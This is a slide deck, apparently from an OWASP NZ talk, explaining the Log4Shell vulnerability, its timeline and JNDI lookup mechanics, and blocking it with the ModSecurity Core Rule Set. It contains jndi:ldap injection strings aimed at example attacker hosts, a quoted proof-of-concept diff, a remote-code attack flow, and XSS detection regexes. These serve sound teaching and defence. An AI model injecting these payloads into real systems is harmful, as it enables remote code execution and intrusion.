# Forging a Response to Log4Shell using OWASP ModSecurity Core Rule Set


...


Kirk Jackson
RedShield
kirk@pageofwords.com
http://hack-ed.com
@kirkj


Recordings:
https://goo.gl/a2VSG2


OWASP NZ
https://www.meetup.com/OWASP-Wellington/
www.owasp.org.nz
@owaspnz


# Building a secure web app


Vulnerability Scan
Configuration Review
Penetration Testing
Verifying it's secure
IDS
DLP
File integrity monitoring
Firewall
Web app firewall
Web Server
AV
Hosting it securely
SIEM
App
RASP
Config Agent
IAM
Security Reviews
Threat modelling
Monitoring
Building it securely
Security Training
Deployment
Cloud workflow protection
Configuration Management
OS Hardening
Identity Governance
Policies
Standard Operating Procedures
Patch Management
App Release Automation
SAST
IAST
DAST




```
${jndi:ldap://example.com/}
```


Tweet
siri@fu4k1
@sirifu4k1
#log4j
${jndi:ldap://xxxxx.dnslog.cn/exp}
3:33 AM · Dec 10, 2021 · Twitter for iPhone
6 Retweets
1 Qu
3:33 AM · Dec 10, 2021 · Twitter for iPhone

tangxiaofeng7 / CVE-2021-44228-Apache-Log4j-Rce Public

Notifications Fork 13 Star 19

Code Issues 7 Pull requests Actions Projects Wiki Security Insights

**add code**

main

**tangxiaofeng7** committed on 10 Dec 2021

10 Dec 2021, 4:32 am NZDT

Browse files

48d32f3eb3e7b4f83abc9cf94a5

Showing **5 changed files** with **47 additions** and **0 deletions**.


Split Unified

Filter changed files

- pom.xml
- src/main/java
  - Log4jRCE.java
  - log4j.java
- target/classes
  - Log4jRCE.class
  - log4j.class

11 src/main/java/log4j.java


```
@@ -0,0 +1,11 @@
+ import org.apache.logging.log4j.LogManager;
+ import org.apache.logging.log4j.Logger;
+
+
+ public class log4j {
+     private static final Logger logger = LogManager.getLogger(log4j.class);
+
+     public static void main(String[] args) {
+         logger.error("${jndi:ldap://127.0.0.1:1389/a}");
+     }
+ }
```

BIN +249 Bytes target/classes/Log4jRCE.class

Binary file not shown.

CERT NZ
@CERTNZ

CERT NZ has released an advisory on a Java vulnerability. Reports from online users show that this is being actively exploited and that proof-of-concept code has been published.




cert.govt.nz
Log4j RCE 0-day actively exploited | CERT NZ
An unauthenticated RCE vulnerability in the commonly used Log4j java library is being actively exploited.

6:20 PM · Dec 10, 2021 · Twitter for iPhone

6:20 PM · Dec 10, 2021 · Twitter for iPhone

# Timeline - 2021

| | | |
|---|---|---|
| Nov | 24 | CVE-2021-44228 discovered by Alibaba |
| Dec | 6 | CVE-2021-45046 discovered |
| Dec | 10 | PoC available publically |
| Dec | 11 | Log4j 2.15.0 release |
| Dec | 14 | Log4j 2.16.0 release |

**Matthew Prince**
@eastdakota

Earliest evidence we've found so far of #Log4J exploit is 2021-12-01 04:36:50 UTC. That suggests it was in the wild at least 9 days before publicly disclosed. However, don't see evidence of mass exploitation until after public disclosure.

11:47 AM · Dec 12, 2021 · Echofon

**516** Retweets **65** Quote Tweets **1,569** Likes

# Timeline - 2021

| | | |
|---|---|---|
| Nov | 24 | CVE-2021-44228 discovered by Alibaba |
| Dec | 1 | First known exploit attempt |
| Dec | 6 | CVE-2021-45046 discovered |
| Dec | 10 | PoC available publically |
| Dec | 11 | Log4j 2.15.0 release |
| Dec | 14 | Log4j 2.16.0 release |

# What is log4j?

Logging and tracing library

*Very* popular for java applications

```
logger.info("Hello, World!");
```


# log4j Property Substitution

```
logger.info("${date:MM-dd-yyyy}")

${env:USER}

${ctx:loginId}

...
```

| Prefix | Context |
|---|---|
| base64 | Base64 encoded data. The format is `${base64:Base64_encoded_data}`. For example: `${base64:SGVsbG8gV29ybGQhCg==}` yields `Hello World!`. |
| bundle | Resource bundle. The format is `${bundle:BundleName:BundleKey}`. The bundle name follows package naming conventions, for example: `${bundle:com.domain.Messages:MyKey}`. |
| ctx | Thread Context Map (MDC) |
| date | Inserts the current date and/or time using the specified format |
| env | System environment variables. The formats are `${env:ENV_NAME}` and `${env:ENV_NAME:-default_value}`. |
| jndi | A value set in the default JNDI Context. (Requires system property `log4j2.enableJndiLookup` to be set to `true`.) |
| jvmrunargs | A JVM input argument accessed through JMX, but not a main argument; see RuntimeMXBean.getInputArguments(). Not available on Android. |
| log4j | Log4j configuration properties. The expressions `${log4j:configLocation}` and `${log4j:configParentLocation}` respectively provide the absolute path to the log4j configuration file and its parent folder. |
| | n the name of the e" will return the message type. Other keys will retrieve individual elements from the Map. |
| sys | System properties. The formats are `${sys:some.property}` and `${sys:some.property:-default_value}`. |

jndi A value set in the default JNDI Context.

https://logging.apache.org/log4j/2.x/manual/configuration.html#PropertySubstitution

# What is JDNI?

The Java Naming and Directory Interface (JNDI) is a Java API for a directory service that allows Java software clients to discover and look up data and resources (in the form of **Java objects**) via a name.


Look up a name via LDAP, DNS, NIS, CORBA to get a value:

```
${jndi:logging/context-name}
```


# JNDI lookup steps


`${jndi:ldap://ldap.spare.fish:9001/name}`

- Resolve domain name to IP
- TCP connection to IP:port
- LDAP request to query for name
- Returns a Java .class file with the object
- Calling application loads the class and instantiates the object




Log analysis:
`${jndi:ldap://spare.fish/}`




DB:
`${jndi:ldap://spare.fish/}`

"Corporate"

Desktop

File:
`${jndi:ldap://spare.fish/}`

iPad


Server

Mobile

Email:
`${jndi:ldap://spare.fish/}`

AV Log:
`${jndi:ldap://spare.fish/}`

CV upload:
`${jndi:ldap://spare.fish/}`




Log analysis:
`${jndi:ldap://spare.fish/}`

```
logger.info("File alerted: " + filename)
```

```
DNS Lookup: spare.fish -> 13.211.79.83
```

```
LDAP request: 13.211.79.83:389
```

```
Redirect to exploit.class
```

```
Run exploit.class, connect to attacker
```

DNS

LDAP

Web Server

# Scanning and exploiting log4j

Throw a string at an app

```
${jndi:ldap://ldap.spare.fish:9001/name}
```

- Resolve domain name to IP
- TCP connection to IP:port
- LDAP request to query for name
- Returns a Java .class file with the object
- Calling application loads the class and instantiates the object

Detect DNS lookups

Receive LDAP requests

Initiate remote shell

# Demo

https://github.com/christophetd/log4shell-vulnerable-app by https://christophetd.fr/

# A03 Injection

Injecting attacker-controlled *data* into the *code* you intend to run

Examples:

- Cross-Site Scripting (XSS)
- SQL Injection (SQLi)
- log4j

# Organisations that were “prepared”


- DNS logging in production
- Strict firewall rules:
  - Block egress to LDAP server
  - Block HTTP request to class files
- Detection:
  - Detect remote shells, unusual behaviour
- React:
  - Inventory of systems, software, libraries, SaaS applications

Detect DNS lookups


Receive LDAP requests

Initiate remote shell

# Stopping log4j attacks with a WAF


Vulnerability Scan
Configuration Review
Penetration Testing
Attacks
Firewall
Proxy
Web app firewall
Production
IDS
DLP
Web Server
AV
App
RASP
Config Agent
IAM
File integrity monitoring
SIEM
Monitoring
Security Reviews
Threat modelling
Security Training
SDLC
Security Testing
IAST
DAST
SAST
Deployment
App Release Automation
Cloud workflow protection
OS Hardening
Patch Management
Identity Governance
Configuration Management
Policies
Standard Operating Procedures

# The OWASP ModSecurity Core Rule Set





WAF Rules for ModSecurity & Coraza

The rules are also used in AWS WAF, Azure WAF, Fastly WAF, Oracle Cloud, Cloudflare, waflz, …

Default install blocks 80% of attacks with minimal false positives

https://coreruleset.org/

# ModSecurity




- A.k.a. “modsec”
- Originally an Apache httpd module
- v3.0.4 rewritten into libmodsecurity + connector
  - Supports Apache, nginx
  - Performance issues
- I recommend “ModSecurity Handbook” by Christian Folini and Ivan Ristić
- Trustwave Spiderlabs dropping support

modsecurity.org | www.feistyduck.com/books/modsecurity-handbook/

# Coraza WAF


A new, high performance WAF written in golang

Supports the Core Rule Set

Much more community focussed

https://coraza.io/

# OWASP ModSecurity Core Rule Set

## Ruleset for common attacks:

SQL Injection (SQLi)
Cross Site Scripting (XSS)
Local File Inclusion (LFI)
Remote File Inclusion (RFI)
Remote Code Execution (RCE)
PHP Code Injection
HTTPoxy
Shellshock
Session Fixation
Scanner Detection
Metadata/Error Leakages
GeoIP Country Blocking

OWASP
ModSecurity
Core Rule Set
THE 1ST LINE OF DEFENSE

Tuned to avoid false positives

coreruleset.org

# Blocking XSS

```
(?i)<script[^>]*>[\s\S]*?
(?i)[\s\"'`;\/0-9=\x0B\x09\x0C\x3B\x2C\x28\x3B]+on[a-zA-Z]+[\s\x0B\x09\x0C\x3B\x2C\x28\x3B]*?=
(?i)[\s\S](?:!ENTITY\s+(?:\S+|%\s+\S+)\s+(?:PUBLIC|SYSTEM)|x(?:link:href|html|mlns)|data:text\/html|pattern\b.*?=|formaction|\@import|;base64)\b
(?i)(?:<(?:(?:apple|objec)t|isindex|embed|style|form|meta)\b[^>]*?>[\s\S]*?|(?:=|\U\s*?R\s*?L\s*?\(\)\s*?[^>]*?\s*?S\s*?C\s*?R\s*?I\s*?P\s*?T\s*?:)
(?i:(?:<\w[\s\S]*[\s\/]|['\"](?:[\s\S]*[\s\/])?)(?:on(?:d(?:e(?:vice(?:(?:orienta|mo)tion|proximity|found|light)|livery(?:success|error)|activate)|r(?:ag(?:e(?:n(?:ter|d)|xit)|(?:gestur|leav)e|start|drop|over)|op)|i(?:s(?:c(?:hargingtimechange|onnect(?:ing|ed))|abled)|aling)|ata(?:setc(?:omplete|hanged)|(?:availabl|chang)e|error)|urationchange|ownloading|blclick)|Moz(?:M(?:agnifyGesture(?:Update|Start)?|ouse(?:PixelScroll|Hittest))|S(?:wipeGesture(?:Update|Start|End)?|crolledAreaChanged)|(?:(?:Press)?TapGestur|BeforeResiz)e|EdgeUI(?:C(?:omplet|ancel)|Start)ed|RotateGesture(?:Update|Start)?|A(?:udioAvailable|fterPaint))|c(?:o(?:m(?:p(?:osition(?:update|start|end)|lete)|mand(?:update)?)|n(?:t(?:rolselect|extmenu)|nect(?:ing|ed))|py)|a(?:(?:llschang|ch)ed|nplay(?:through)?|rdstatechange)|h(?:(?:arging(?:time)?ch)?ange|ecking)|(?:fstate|ell)change|u(?:echange|t)|l(?:ick|ose))|s(?:t(?:a(?:t(?:uschanged|echange)|lled|rt)|k(?:sessione|comma)nd|op)|e(?:ek(?:complete|ing|ed)|(?:lec(?:tstar)?)?t|n(?:ding|t))|(?:peech|ound)(?:start|end)|u(?:ccess|spend|bmit)|croll|how)|m(?:o(?:z(?:(?:pointerlock|fullscreen)(?:change|error)|(?:orientation|time)change|network(?:down|up)load)|use(?:(?:lea|mo)ve|o(?:ver|ut)|enter|wheel|down|up)|ve(?:start|end)?)|essage|ark)|a(?:n(?:imation(?:iteration|start|end)|tennastatechange)|fter(?:(?:scriptexecu|upda)te|print)|udio(?:process|start|end)|d(?:apterupdated|dtrack)|ctivate|lerting|bort)|b(?:e(?:fore(?:(?:(?:de)?activa|scriptexecu)te|u(?:nload|pdate)|p(?:aste|rint)|c(?:opy|ut)|editfocus)|gin(?:Event)?)|oun(?:dary|ce)|l(?:ocked|ur)|roadcast|usy)|DOM(?:Node(?:Inserted(?:IntoDocument)?|Removed(?:FromDocument)?)|(?:CharacterData|Subtree)Modified|A(?:ttrModified|ctivate)|Focus(?:Out|In)|MouseScroll)|r(?:e(?:s(?:u(?:m(?:ing|e)|lt)|ize|et)|advstatechange|pea(?:tEven)?t|movetrack|trieving|ceived)|ow(?:s(?:inserted|delete)|e(?:nter|xit))|atechange)|p(?:op(?:up(?:hid(?:den|ing)|show(?:ing|n))|state)|a(?:ge(?:hide|show)|(?:st|us)e|int)|ro(?:pertychange|gress)|lay(?:ing)?)|t(?:ouch(?:(?:lea|mo)ve|en(?:ter|d)|cancel|start)|ransition(?:cancel|end|run)|ime(?:update|out)|ext)|u(?:s(?:erproximity|dreceived)|p(?:gradeneeded|dateready)|n(?:derflow|load))|f(?:o(?:rm(?:change|input)|cus(?:out|in)?)|i(?:lterchange|nish)|ailed)|l(?:o(?:ad(?:e(?:d(?:meta)?data|nd)|start)|secapture)|evelchange|y)|g(?:amepad(?:(?:dis)?connected|button(?:down|up)|axismove)|et)|e(?:n(?:d(?:Event|ed)?|abled|ter)|rror(?:update)?|mptied|xit)|i(?:cc(?:cardlockerror|infochange)|n(?:coming|valid|put))|o(?:(?:(?:ff|n)lin|bsolet)e|verflow(?:changed)?|pen)|SVG(?:(?:Unl|L)oad|Resize|Scroll|Abort|Error|Zoom)|h(?:e(?:adphoneschange|l[dp])|ashchange|olding)|v(?:o(?:lum|ic)e|ersion)change|w(?:a(?:it|rn)ing|heel)|key(?